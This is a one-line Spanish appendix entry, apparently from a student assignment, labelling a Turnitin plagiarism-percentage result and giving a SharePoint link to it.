ANEXO B Resultado porcentaje Turnitin https://unadvirtualedu-my.sharepoint.com/:i:/g/personal/jaromanij_unadvirtual_edu_co/EaY1D6o0X_pEpBH1kCh3_70Bz72Q3kkfI1_nUit1OpuNrw?e=DXLumo